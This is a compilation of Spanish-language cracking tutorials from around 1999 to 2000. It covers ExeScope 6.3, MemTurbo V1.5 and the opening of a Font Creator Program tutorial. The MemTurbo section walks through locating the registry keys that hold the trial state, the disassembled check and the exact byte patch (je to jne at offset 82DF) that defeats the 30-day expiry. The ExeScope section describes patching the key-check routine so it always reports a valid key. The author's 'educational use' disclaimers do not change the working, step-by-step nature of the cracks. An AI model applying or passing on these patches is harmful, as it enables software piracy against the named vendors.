Bueno, sustituimos el 8BC3 por B001 y ejecutamos el ExeScope. Nos vamos a Help-Regist y mira por dónde, ahora nos aparecen asteriscos donde la clave y si ponemos un nombre nos lo acepta, pero al volver a intentar registrarnos vemos que nuestro nombre no aparece. Sin embargo lo que queríamos, que es poder realizar más de una modificación en los archivos que abramos, vemos que podemos hacerlo sin problemas. Qué ocurre aquí? Es acaso un Expediente X? De repente el programa se ha vuelto bueno y nos deja hacer lo que queramos? Quizá es que el fín del mundo está cerca? Que va, mucho más sencillo. Lo que ocurre es que no hemos reventado las comprobaciones tras la rutina de comprobación de la clave, sino que hemos reventado la rutina de comprobación de la clave en sí, es decir, dicha rutina siempre nos devuelve que tenemos una clave válida. Es por ello que al arrancar el programa, acude a la rutina de comprobación de la clave y directamente supone que tenemos una clave válida. En resumen: ExeScope 6.3 CRACKEADO!

Si por lo que sea, alguien quiere que al meterse en lo de registrarse le aparezca su nombre, basta con añadir en el archivo exescope.ini las siguientes líneas:

[Reg]
Name=MacEdu

sustituyendo “MacEdu” por el nombre que quiera.

Un detalle interesante es que en lugar de ver dónde acaba la rutina de comprobación y poner ahí que AL valga 1, podríamos haber cambiado directamente la llamada a la rutina de comprobación por la sentencia que pone AL a 1. Sin embargo, poniéndolo al final de la rutina y no en la llamada a la rutina, nos curamos en salud por si acaso en algún otro punto del programa se vuelve a llamar a dicha rutina que por tanto daría un AL=0, es decir, descubriría que nuestra clave es falsa.

Y con esto acabo mi maravilloso manual sobre el crackeo de este interesante programa. Si alguien tiene alguna duda, más abajo indico mi mail. Una última cosa que me gustaría comentar es que hay por ahí un manual sobre el crackeo de la versión 6.0 del ExeScope escrito por “Caos reptante” que en vez de ir a lo fácil como he hecho yo (es que soy más vago que mear sentao) que es directamente cargarte la rutina de comprobación, él hace un minucioso estudio del algoritmo de comprobación de claves obteniendo al final una fórmula que le da todas las claves correctas posibles (amos, que ha hecho lo que se debería hacer si quisieras hacer un KeyGen). La verdad es que está interesante. Es una lástima que en la versión 6.3 el algoritmo no sea exactamente igual que en la 6.0, porque siempre queda más curioso encontrar una clave correcta que reventar la protección, así que si alguien quiere estudiarse el algoritmo de la 6.3 para sacar sus claves, adelante.

Por último agradecer a mi gente (akél que piense que lo es, que imagine que se da por aludido) por aguantarme durante todos estos años, a Klod por enseñarme a tocar la guitarra, a Toni, y de nuevo a Klod, por esas fabulosas noches de pintas y mariscos, a mi abuela (k hace unos canelones...), a mi padre (que me aguanta aunque yo no razone), a mi hermano (aunque a veces hay que ver que pesao se pone....) y por supuesto a Karpoff, a Estado+Porcino, y todos aquellos que comparten sus conocimientos de forma desinteresada, sin cuya ayuda aún estaría creyéndome un genio por bajarme un crack de astalavista y crackear el mIRC.

Un saludo: MacEdu (yoga444@hotmail.com)

Tutoríal de Crackeo Para Newbies desde Cero 30/11/99

Por Karpoff ## KARPOFF-NEW 98/99 ##

PROYECTO 16 ##

- MemTurbo V1.5

INTRODUCCION

Hola peña vamos a por el proyecto 16, si habeis seguido todos desde el nº1 ya no sois newbies, sois la nueva generacion de Crackers jejeje :-)

Bueno otro mas, en este manual vamos a cambiar la forma tipica de crackeo que se muestra generalmente en los manuales. osea, no vamos a buscar el mensaje de expiracion, o el de serial number incorrect etc. y a partir de los mensajes buscar un salto y modificarlo. Hoy utilizaremos una herramienta que ya conocemos que es genial y que parece que se usa muy poco ya que no se ve en ningun manual, se trata de APIS32 V2.4, la ultima vez que utilizamos esta herramienta (en mis manuales) fue para que nos mostrase la funcion que debiamos utilizar como break point o punto de ruptura en el SofIce, hoy esta herramienta nos evitara un costoso trabajo, ya que vamos a crackear este programa mediante las Apis de Windows es decir evitaremos que el programa lea los datos que guarda en el registro de Windows y que le informan del tiempo que queda de evaluacion. Las APIS mas utilizadas para este tipo de procedimientos son las siguientes.

```
RegCloseKey /a /exa   - Cierra una  clave en el registro de windows
RegCreateKey /A /Exa  - Crea una  clave en el registro de Windows
RegDeleteKey /A /Exa  - Borra una clave en el registro de Windows
RegOpenKey /A /Exa    - Abre una  clave en el registro de Windows
RegQueryValueA /Exa   - Lee una  clave en el registro de Windows
```

Evidentemente hay algunas mas.

Primero quiero aclarar que cuando empece a crackear este programa segui el tipico procedimiento de evitar que el programa caducase y evitar el nag mediante los mensajes de expired program etc. Y fue bastante engorroso, Pero cuando fui a probar si funcionaba bien el crack, me di cuenta de casualidad que este crack solo funcionaba durante su periodo de 30 dias pasados los 30 dias el programa aparentemente seguia funcionando no daba errores todo normal, pero casualmente no hacia la unica funcion que tenia que hacer que es la de recuperar memoria en Windows jejeje, me quede tan sorprendido que probe con la version anterior la v1.0b y lo mismo, y se me ocurrio probar los cracks que tenemos en astalavista y curiosamente no valen ninguno, parece que se ha pasado por alto que si el programa lee una determinada clave del reg de windows, por mucho que evitemos los mensajes de expiracion el programa no funciona, el programador a sido muy cuco, ya que cuando existe una proteccion de este tipo generalmente si lees las ayudas del programa, el propio programador te informa de que si utilizas el programa cuando ha pasado la evaluacion este funcionara mal, como es el caso del English-Spanish Interpreter.

Y a vosotros que coño os importa eso?? Bueno lo que intento decir es lo que os he dicho, que siempre nos guiamos mediante los mensajes de error y a partir de hay atacamos, pero yo siempre os digo que probeis cualquier cosa que se os ocurra y comprobar siempre que el crack funcione a la perfeccion, es bueno tener esa costunbre

obtendreis muy buenos resultados.

PRIMERA PARTE

La victima es MemTurbo V1.5 la ultima y recien salida version de esta gran utilidad, que desfragmenta la memoria Ram liberandola, ya que Windows nos agota la memoria enseguida utiliza toda la que tenemos da igual 64 MB que 128 si poneis un medidor vereis que siempre esta bajo minimos, esta utilidad nos soluciona el problemilla. El programa lo podeis coger de:

http://www.memturbo.com/downloads/memturbo.exe

HERRAMIENTAS

FileMon V4x (he no tiene nada que ver con Mortadelo, que quede claro)

TechFacts 98 o 95

APIS32 V2.4

W32Dasm 8.93

Editor Hex (el que mas os guste)

COMPORTAMIENTO DEL PROGRAMA

Tenemos 30 dias de evaluacion, pasados los 30 dias el programa deja de funcionar mostrandonos una pantalla con un texto para la ocasión, no tenemos opcion de registrar el programa mediante los tipicos procedimientos.

ATAKE

Lo primero averiguar como y por que sabe el programa que han pasado 30 dias, una vez averiguado evitar que lea los datos que le indican la evaluacion o si lee los datos modificaremos el codigo para que se comporte siempre como si estariamos evaluando el programa. Este atake es muy util en programas que se ejecutan sin ningun tipo de limitacion, como nag, funciones desvilitadas etc. durante la evaluacion, es logico pensar que si durante 30 dias el programa funciono perfectamente hay algo que le esta indicando los dias que van pasando, puede ser un archivo .ini, o cualquier otro tipo de archivos o lo mas logico una claves o keys en el reg de Windows.

SEGUNDA PARTE

A TRABAJAR


Como siempre lo primero prepararnos todo para trabajar comodamente, hacemos una copia del ejecutable MemTurbo.exe y le ponemos el nombre Turbo.exe y dejamos los dos ejecutables en el mismo directorio.

Como podemos averiguar que es lo que le indica a MemTurbo.exe los dias de evaluacion que nos quedan?? Lo primero tenemos que averiguar si MemTurbo.exe lee el tiempo de

evaluacion de un archivo o de el registro de Windows, descartemos posibilidades vamos a ejecutar el FileMon, os recomiendo que cerreis todos los programas que teneis en memoria, como puede ser un antivirus, o cualquier otro asi el filemon nos mostrara informacion solo sobre MemTurbo.exe pos eso, ejecutamos el Filemon y seguidamente MemTurbo.exe justo cuando se termine de ejecutar MemTurbo.exe vamos al filemon y pulsamos capture (el boton de la lupa), y analizamos el mogollon de eventos, pero todo son lecturas de ficheros de sistema, no hay nada que nos indique que tenemos un archivo que le informa del tiempo de evaluacion. (este proceso podia saltarmelo, pero en los manuales siempre indicamos el camino final nunca se dice por todo lo que se paso y todo lo que se probo hasta llegar a la solucion, haciendo que parezca que se acierta a la primera, y no es asi.)

Dicho lo dicho traceemos el registro de Windows, para ello tenemos el RegMon pero no lo vamos a utilizar por que es tanta la informacion que nos da que complica muchisimo el localizar lo que queremos como sustituto tenemos el fabuloso TechFacts 95/98, ciertamente esta utilidad tambien nos sustituye al filemon, nos va ha mostrar solo los cambios que realice MemTurbo.exe tanto en el disco duro, archivos.ini, registro de Windows etc.(si no teneis esta herramienta la podeis bajar de mi web y teneis un manual sobre como crackearla)

Para realizar este proceso ejecutamos TechFacts vamos a Tools pulsamos Watach System, activamos la casilla Run This Program y seleccionamos MemTurbo.exe, como muestra la imagen.



Bien una vez que tenemos seleccionado Menturbo.exe pulsamos el boton GO que no se muestra en la imagen pero esta abajo, y TechFacts empezara a comprobar como esta nuestro sistema, hara una imagen y cuando termine empezara la ejecucion de MemTurbo.exe, hará otra comprobacion para ver los cambios y nos los mostrara. En mi caso esto fue lo que me mostro.

No changes made to INI file: C:\WINDOWS\WIN.INI

No changes made to INI file: C:\WINDOWS\SYSTEM.INI

Registry key values changed: (4)

HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewStream-MT15

Value "Settings-MT15": from "A0,E4,15,90,DD,6C,C0,01" to "80,FF,EB,DC,DD,6C,C0,01"

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewStream-MT15

Value "Settings-MT15": from "A0,E4,15,90,DD,6C,C0,01" to "80,FF,EB,DC,DD,6C,C0,01"

Esta clarisima la importancia que tienen que tener estas claves no os parece ?, pensemos como podemos comprobar que son estas las claves que verifican la evaluacion, lo que se me ocurre es adelantar la fecha para caducar el programa y comprobarlo , es muy importante que salvemos esas claves del registro antes de adelantar la fecha, y creo que no hara falta que diga que no toquiteeis nada en el reg de windows solo lo que yo os diga, por que el resultado puede ser caotico.

Bueno ejecutamos RegEdit si alguien no sabe que es, Regedit es el editor del registro de Windows por lo general no tenemos ningun icono para poder acceder, pero podemos ejecutarlo desde el directorio de Windows donde vereis un archivo con un iconito azul llamado Regedit.exe, o desde el menu de inicio de windows pulsamos ejecutar e insertamos la palabra regedit.exe pulsamos Return y se habre el editor, Buscamos las cadenas y las exportamos completas, para exportarlas seleccionais la carpeta que contiene la clave y pulsais en el menu, en registro, exportar archivo de registro, y guardais cada exportacion con el nombre que mas os guste, hacemos lo mismo con las 2 claves. (esto que se muestra abajo son las carpetas del registro donde se encuentran las claves a exportar, teneis que exportar las carpetas completas,(seleccionando lo que estan en rojo y exportais) y dentro de ellas iran los valores que tienen.)

HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewStream-MT15

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewStream-MT15

Una vez exportadas la 2 claves adelantamos la fecha de Windows 2 meses, aseguraros de no tener ningun programa abierto que pueda sufrir algun tipo de modificacion al adelantar la fecha, dicho esto y con la fecha adelantada ejecutamos MemTurbo.exe y... claro toma!! el pantallon que nos dice que se paso el tiempo de evaluacion, como veis no hay opcion de que siga funcionando, a no ser que nos registremos J , osea que cerramos la ventana y ya no hay manera de que funcione MemTurbo. Bien ahora restauramos la fecha de Windows ejecutamos nuevamente MemTurbo.exe y sigue sin funcionar jejeje que putada no? Hagamos lo siguiente, de momento no vamos a restaurar las claves que hemos salvado, primero recomiendo que eliminemos las claves del registro de Windows, asi que las localizamos y las eliminamos completas, osea lo que marco en rojo tambien que son las carpetas que contienen las claves.

HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewStream-MT15

Value "Settings-MT15": from "A0,E4,15,90,DD,6C,C0,01" to "80,FF,EB,DC,DD,6C,C0,01"

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewStream-MT15


Value "Settings-MT15": from "A0,E4,15,90,DD,6C,C0,01" to "80,FF,EB,DC,DD,6C,C0,01"

Y ejecutamos nuevamente MemTurbo.exe y vemos que funciona perfectamente si traceamos con TechFacts veremos que se han creado unas claves nuevas por lo tanto no hace falta restaurar las anteriores, (si a alguien no le funcionase que restaure las claves que tenemos exportadas pero estoy seguro de que no tendreis problemas).

Bueno ya hemos averiguado que estas claves son las que le informan a MemTurbo de la evaluacion, si probais a tracear dos o tres ejecuciones seguidas vereis que siempre las modifica, que podemos hacer ahora??


Pos muy sencillo buscar en MemTurbo.exe la Api encargada de hacer esta comprobacion, yo pienso que la comprobacion se hara mas o menos asi. Mediante RegOpenKey /A /exa Habrira las claves con RegQueryValue /A /exa comprueba el valor de la clave y se calculan los dias de evaluacion y con RegCloseKey /a /exa cierra la la parte encargada de esta comprobacion, si evitamos o intentamos modificar la funcion que hace RegOpenKey /A /exa podemos evitar que expire el programa, pero como localizamos la api exacta que realiza este trabajo, ya que en un programa a parte de estas claves seguro que se comprueban muchisimas otras, podiamos utilizar el SoftIce y despues de algunas traceadas localizariamos sin duda la que nos interesa, pero nos vamos a ahorrar mucho trabajo si utilizamos APIS32 V2.4 que insisto en que es una herramienta mucho mas util de lo que os pensais. Ale Pues manos a la obra

Ejecutamos Apis32 y veremos esta imagen.



Expliquemos algo sobre esta herramienta. Es imprescindible que tengais bien configurada APIS32, por lo menos que se encuentren la lista de APIs que utiliza el programa en cuestion, para incluir APIs en la lista tenemos la Opcion add que vemos en la imagen, si pulsais sobre ese boton os mostrara una lista con los archivos habituales que utiliza Windows y al seleccionar uno de los archivos os mostrara toda la lista de Apis que pueden ser importadas de cada uno de los archivos, o tambien una vez que hemos seleccionado el programa que vamos a tracear podemos pulsar sobre imports y nos mostrara todas las funciones(APIs) que utiliza ese programa en este caso el MemTurbo, y a partir de hay podemos introducir las que queramos, para introducirlas en Apis32 podeis seleccionarlas 1 a 1 solo las que os interese o todas de golpe con la opcion add all, no recomiendo introducir todas ya que el informe que nos muestra cuando utilicemos Apis32 puede ser demasiado lioso, en este caso con que esten las Apis que manejan el registro de Windows es suficiente.

Solo nos queda pulsar sobre Run y ver que ocurre, osea que pulsamos y MemTurbo empieza a ejecutarse vemos como se va creando un listado de informacion en la ventana de Apis32, como es de suponer una vez que MemTurbo ya se ha ejecutado este habra realizado todas las comprobaciones en el registro de Windows no?, bueno pues tendreis en pantalla una ventana como esta, que variara su contenido dependiendo de las Apis con que tengais configurado APIS32.



En este momento pulsamos sobre Save LOG y cerramos tanto APIS32 como MemTurbo, y en el directorio donde tengais instalado MenTurbo V1.5 se ha creado un archivo llamado MemTurbo.log, donde se encuentran todos los datos del proceso de ejecucion, ale vamos a editarlo y ver su contenido,.....

Como veis hay mucha información sobre todas las funciones que importa MemTurbo, pero Nosotros de momento solo necesitamos las funciones del registro de Windows y en mi .log veo esto.

004082C5:RegOpenKeyExA(HANDLE:80000001,LPSTR:004719F4: "Software\Microsoft\Windows\CurrentVersion\Explorer\ DataViewStream-MT15.., DWORD:00000000,DWORD:00000003,LPDATA:006DF5F8)

004082CB: RegOpenKeyExA = 0

00408357:RegCreateKeyExA(HANDLE:80000001,LPSTR:004719F4: "Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewStream-MT15.., DWORD:00000000,LPSTR:0046E820:"REG_BINARY",DWORD:00000000,DWORD

:000F003F,LPDATA:00000000,LPDATA:006DF5F4,LPDATA:006DF5F0)

0040835D: RegCreateKeyExA = 0

004083A6: RegSetValueExA(HANDLE:C29AFAC0,LPSTR:004719E4: "Settings-MT15", DWORD:00000000,DWORD:00000003,LPDATA:006DF5DC,DWORD:00000008)

004083AC: RegSetValueExA = 0

004083D2: RegCloseKey(HANDLE:C29AFAC0)

004083D8: RegCloseKey = 0

00408439:RegCreateKeyExA(HANDLE:80000001,LPSTR:00471A3C:

"Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewSettings-
MT..,DWORD:00000000, LPSTR:
0046E820:"REG_BINARY",DWORD:00000000,DWORD:000F003F,LPDATA:00000000,
LPDATA:006DF5F4,LPDATA:006DF5F0)

0040843F: RegCreateKeyExA = 0

Bueno como digo entre muchisimos otros datos estos son los registros que me parecen muy interesantes, si os fijais en rojo tenemos las claves que habiamos localizado con TechFacts98 , vemos que Api las manipula e incluso nos muestra la direccion de memoria de la Api que realiza las comprobaciones, seguramente para localizar esto con el SoftIce hubiesemos dado muchas vueltas, ahora vamos a pasar a la parte del desensamblado.

Teniamos MemTurbo.exe y una copia de este con el nombre Turbo.exe bueno pues desensamblamos MemTurbo.exe y con el editor Hex editamos Turbo.exe

La direccion de memoria donde se habre por primera vez la clave que nos interesa es 004082C5

004082C5:RegOpenKeyExA(HANDLE:80000001,LPSTR:004719F4:"Software\Microsoft\Windows
\CurrentVersion\ Explorer\DataViewStream-
MT15..,DWORD:00000000,DWORD:00000003,LPDATA:006DF5F8)

veamos que hay en esa direccion de memoria, asi que en W32dasm con la opcion find (la linternita) buscamos la direccion 004082C5 y nos lleva a:

```
* Reference To: ADVAPI32.RegOpenKeyExA, Ord:0172h

:004082C5 FF150C704500    Call dword ptr [0045700C]--- AQUI

:004082CB 6A48            push 00000048

:004082CD 6A00            push 00000000

:004082CF 57              push edi

:004082D0 8945F0          mov dword ptr [ebp-10], eax

:004082D3 E8180E0100      call 004190F0

:004082D8 83C40C          add esp, 0000000C

:004082DB 837DF000        cmp dword ptr [ebp-10], 00000000

:004082DF 0F84E2010000    je 004084C7 ----- Que Interesante

:004082E5 8D45C8          lea eax, dword ptr [ebp-38]

:004082E8 50              push eax
```

Concretamente a la api que abre la clave del registro, lo que aquí parece que ocurre es: RegOpenKeyExa abre la clave que utiliza memturbo para controlar la evaluacion, y mediante una serie de comprobaciones a traves de 004082D3 call 004190F0 se decide si se ejecuta o no el salto condicional que hay en 004082DF estas comprobaciones se lian mogollon, podeis tracearlo con el SoftICE, yo no lo hice cuando crackee este programa, pero posterior si lo tracee y si quereis aprender mas os recomiendo que pilleis el SoftIce poneis un Break Point a 004082d3 y empezais a tracear a partir de esa Call. Vereis la de vueltas que damos para arriba y abajo hasta llegar a el salto 004082df.

Bueno pues probemos a invertir el salto convirtiendolo en un jne y veamos los resultados, localizamos el offset de 004082DF je 004084C7 Que se muestra en la parte inferior de W32dasm, en la barra de estado, y es 000082DFh los ceros no se ponen y la "h" tampoco, asi que vamos al editor Hex y el cambio que tenemos que hacer es

cambiamos 004082DF 0F84E2010000 je 004084C7

por 004082DF 0F85E2010000 jne 004084C7

para hacer el cambio metemos el offset 82DF en el editor Hex, con la opcion GOTO (dependiendo del Editor) y veremos esto (dependiendo del editor que se use en unos estan los numeros juntos, en otros en pares etc. Pero siempre seran los mismos.)

0F84 E201 0000 y cambiamos por 0F85 E201 0000

salvamos los cambios y

ya solo nos queda probar, para ver si hemos acertado tenemos que adelantar otra vez la fecha, osea que cerramos los programas que puedan sufrir alteracion por el cambio de fecha (versiones triales etc.) adelantamos 2 meses la fecha de Windows y ejecutamos el archivo Turbo.exe que es el que hemos modificado y Voooila ¡! parece funcionar probamos a ver si desfragmenta la memoria y asi es bien, cerremos Turbo.exe y restauremos la fecha, ahora probamos otra vez y sigue funcionando miramos otra vez si desfragmenta la memoria y efectiviwonder, el funcionamiento es perfecto.

Pues como siempre espero que os sirva para adquirir conocimiento, para entender un poco mas esto del crackeo y principalmente para divertiros .

Ya sabeis que para cualquier duda podeis contar con migo, atiendo todos los email con preguntas, sugerencias, criticas etc. Pero no atiendo pedidos de Cracks.

Un saludo a tod@s

Karpoff /TNT!

EMAIL: Kf_karpoff@hotmail.com

URL: http://welcome.to/karpoff

http://members.xoom.com/kf_karpoff

El uso de este material es solo para uso educativo, por ahora los cracks son

ilegales cada cual es responsable del uso que le de a este tutorial, el autor no se hace responsable de nada.

Tutorial Descargado de Karpoff Spanis Tutor

Karpoff Spanish Tutor

Programa:	**Font Creator Program v2.2**

PROTECCION:	Time Trial. Hay que introducir un número de serie		
Descripcion:	**Creador de Fuentes, con gran personalización**		
Dificultad:	**Principiante**		
DOWNLOAD:	???????		
Herramientas:	SoftICE v3.x; DeDe v2.4		
CRACKER:	**Leirus**	**FECHA:**	**08/08/2000**

INTRODUCCION

Como siempre, antes de toquetear y puñetear por ahí, debemos empezar a ver como funciona el programa, para conocer cuanto más mejor.
Ejecutamos, y nos encontramos con una bonita Nag que nos dice "yo he hecho este programa que es la ostia, pero me he llevado 13 meses programándolo, así que págame Z$". Abonamos bien abonado su árbol genealógico (para los lamers, me he cagado en su puta madre), y le damos al desafiante botoncillo flotante de REGISTER, y ... ! oh vaya !. Una pobre caja de diálogo aparece como por arte de birlibirloque (como diría Karlitoxz) pidiéndonos Nombre, Compañia y Serial. Ponemos lo que sea y nos aparece una messagebox que no nos va a interesar en este tutorial.
Con el FileInfo o herramienta similar analizamos de que está hecho el ejecutable, y descubrimos que no sólo no está empakado, sino que está escrito en Delphi.
Bueno, creo que tenemos suficiente información como para poner esto en tela de juicio y empezar a cargar las pilas para el atake. Vamos a allá.

AL ATAKE

DISCLAIMER: Previamente, quisiera decir que este tutorial ha sido escrito con fines educativos y científicos, y que cualquier uso inapropiado del material del mismo puede sufrir la pérdida de datos inintencionadamente. Asi mismo, declino toda responsabilidad del uso personal que los lectores de este tutorial puedan hacer con la información que a continuación les detallo.

Introduccion al Inquietante Mundo del DeDe:

Lo que en realidad vamos a hacer en este tutorial es dar información a los Newbies sobre cómo se utiliza un de las mejores utilidades que podrá encontrar cualquier cracker a la hora de destrozar programas compilados en cualquiera de las versiones de Delphi. Nos estamos refiriendo al estupendo DeDe, creado por Dafixer, que nos permitirá entre muchas otras cosas decompilar los procedimientos y ver con claridad el código ensamblador de los distintos controles del programa analizado. Bien, pues vamos a analizar un poco cómo usar el DeDe.
